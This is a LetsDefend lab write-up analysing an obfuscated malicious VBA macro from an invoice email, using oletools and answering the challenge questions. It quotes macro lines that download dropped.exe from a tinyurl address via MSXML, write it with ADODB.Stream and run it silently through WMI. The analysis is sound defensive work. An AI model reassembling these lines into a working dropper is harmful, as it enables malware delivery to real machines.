LetsDefend - Malicious VBA
A Macros is a small program that is commonly written to automate repetitive tasks in Microsoft Office applications. Macros are typically written in Visual Basic for Applications (VBA), a programming language developed by Microsoft that is supported by all Microsoft Office products.
Through a Macro, an attacker can deliver malware to your computer.
Scenario
An employee in your organization has received a suspicious attachment in an invoice email. As the cybersecurity expert on the team, they have sent you the file to investigate.
You immediately discover that it’s a Visual Basic script. Your mission: dive into the code, analyze its behavior, and uncover the hidden secrets it contains.
Oletools to the Rescue
Oletools is a python package used for analyzing and inspecting OLE files (Word, Excel, and PowerPoint documents). These files can sometime contain malicious payloads, such as macros or embedded objects that could be used for cyberattacks. You’ll be using this toolkit to dig into the suspicious file and carry out your investigation.
To install the Oletools suite just drop the following command:
1
> sudo -H pip install -U oletools
You can now proceed to inspect the code of the provided suspicious file invoce.vb. Open it up using the Vim editor:
1
> vim invoice.vb
Once inside, while in “normal mode” in Vim, press gg=G to automatically indent the entire code for better readability:

As you scroll through the file, you’ll see that most of the code looks like complete nonsense. That’s expected, the code is obfuscated, making it difficult for anyone to understand what it really does at first glance.
Exit the Vim editor without saving by pressing Esc and typing :q!.
To continue your investigation, you need to deobfuscate the code first. Use the following Ole tool to do that:
1
> olevba --deobf --reveal invoice.vb > invoice_deobf.vb

With the deobfuscated version in hand, open it using the Vim editor. Once inside, press the same key combination (gg=G) again to properly indent the code for easier reading:
1
> vim invoice_deobf.vb
Scroll down until you reach the following section:

That’s better!. It’s much clearer now, as you can see, this is where the deobfuscated code resides. You now have everything you need to start tackling the questions for this challenge, so let’s get it on!.
The document initiates the download of a payload after the execution, can you tell what website is hosting it?
When the document is opened, AutoOpen will call the avscuqctk() routine. This is the entry point for this malicious script:

To answer this question, look inside avscuqctk(). Within that function, there’s a variable that builds an obfuscated URL from where the payload is downloaded:
1
xedylctlyqvkl = "b'https://tin'b'yurl.com/g2z2gh6f'"
After removing the b and ' fragments (probably used as separators or for string obfuscation), you get the following:
1
xedylctlyqvkl = "https://tinyurl.com/g2z2gh6f"
So yes, the answer to this question is: https://tinyurl.com/g2z2gh6f
What is the filename of the payload (include the extension)?
In that same fragment of code, you should also find the name of the malicious file being downloaded:

1
yxxqowke = "b'dro'b'pped.exe'"
As shown, that variable holds the obfuscated string that represents the payload. Remove the b and ' fragments to eliminate noise and obtain a clean, readable string:
1
yxxqowke = "dropped.exe"
The answer for this question is: dropped.exe
What method is it using to establish an HTTP connection between files on the malicious web server?
When reading the code inside avscuqctk() you immediately notice that an HTTP GET request is being made at https://tinyurl.com/g2z2gh6f. This is possible because the script uses a MSXML object. You see, this object allows VBA to send HTTP GET and POST requests, set or modify HTTP headers, download data, and handle HTTPS connections. It’s essentially a low-level HTTP client available by default on every Windows machine.
In the code, you can see the piece responsible for creating such an object:

1
Set yqlcangepvrccrx = CreateObject("b'MSXML2.'b'ServerXMLHTTP.6.0'")
Once you remove the unnecessary characters, you get the following:
1
Set yqlcangepvrccrx = CreateObject("MSXML2.ServerXMLHTTP.6.0")
So yes, the answer is: msxml2.serverxmlhttp
What user-agent string is it using?
Remember that I told you that MSXML can create/modify HTTP request headers?, well, the code is doing exactly that. Basically, it is spoofing the User-Agent header for the GET request.

Here’s the line of code responsible for that:
1
yqlcangepvrccrx.setRequestHeader "b'Use'b'r-Agent'", "b'Mozilla/4.0 (compa'b'tible; MSIE 6.0; Windows NT 5.0)'"
Once you remove all the unnecessary noise from the string, you get this.
1
yqlcangepvrccrx.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
So, the user-agent used is: mozilla/4.0 (compatible; msie 6.0; windows nt 5.0)
What object does the attacker use to be able to read or write text and binary files?
Up until now, the malicious script has been setting everything up for the actual download. Now it’s time to fire off the GET request responsible for retrieving the malicious payload.
Pay close attention to the following piece of code:

As you can see, once the server replies with a successful (200) status, the code creates an object that opens a binary stream to receive the raw bytes from the server’s response and use them to create the file %TEMP%\dropped.exe. The line that instantiates this object is:
1
Set tmffoscpfdripcxpd = CreateObject("b'ADO'b'DB.Stream'")
And when you remove the noise, you get:
1
Set tmffoscpfdripcxpd = CreateObject("ADODB.Stream")
So, yep, the answer for this question is: ADODB.Stream
What is the object the attacker uses for WMI execution? Possibly they are using this to hide the suspicious application running in the background
WMI execution refers to using Windows Management Instrumentation (WMI) to control processes, manage services, and run commands on a Windows system. It’s a legit Windows feature, but attackers abuse it to run code stealthily, without opening a visible window.
Here, you’ll see how WMI is being abused to execute the downloaded malicious executable. All right, let’s get to it!.
Take a look at the highlighted lines in this code:

A function named jausltewrjghdtvi() is receiving the downloaded payload as a string:
1
jausltewrjghdtvi yxxqowke
Let’s see what exactly that function does. Keep scrolling until you reach its implementation:

There it is!, you immediately spot this line of code:
1
wimResult = kshliitwryv(tibgkzhn)
It looks like the function kshliitwryv() receives the same reference to the malicious payload string and does something with it. Let’s keep scrolling down and locate its implementation:

There you have it!. But before moving on, a quick note: when analyzing suspicious documents or scripts, you might see something like this:
1
GetObject("winmgmts:...")
What this code does is run commands using WMI objects instead of cmd.exe or PowerShell. This indicates that the script is trying to run a program using WMI.
Alright, moving on, let’s take a closer look at the previous code. I’ve already cleaned it up by removing the unnecessary noise, and I’ve also added a few comments along the way to give you some context:

The answer is pretty straightforward, the WMI object that will allow the malicious dropped.exe file to be executed on the target is this:
1
Set jcjvmxzi = GetObject("winmgmts:\\\\.\\root\\cimv2:Win32_Process")
So, the answer for this question is: winmgmts:\\.\root\cimv2:win32_process
And that’s it!. You’ve reached the end of this challenge. Throughout this journey, you uncovered the entire attack chain hidden behind an obfuscated VBA script. What started as a suspicious invoice attachment turned out to be a macro that:
- Reconstructs hidden URLs and filenames.
- Downloads a malicious payload using MSXML.
- Saves it to disk through ADODB.Stream.
- And finally launches it silently using WMI to avoid any suspicion.
I hope you’ve found this write-up insightful and engaging. See you in the next challenge!.. 🚀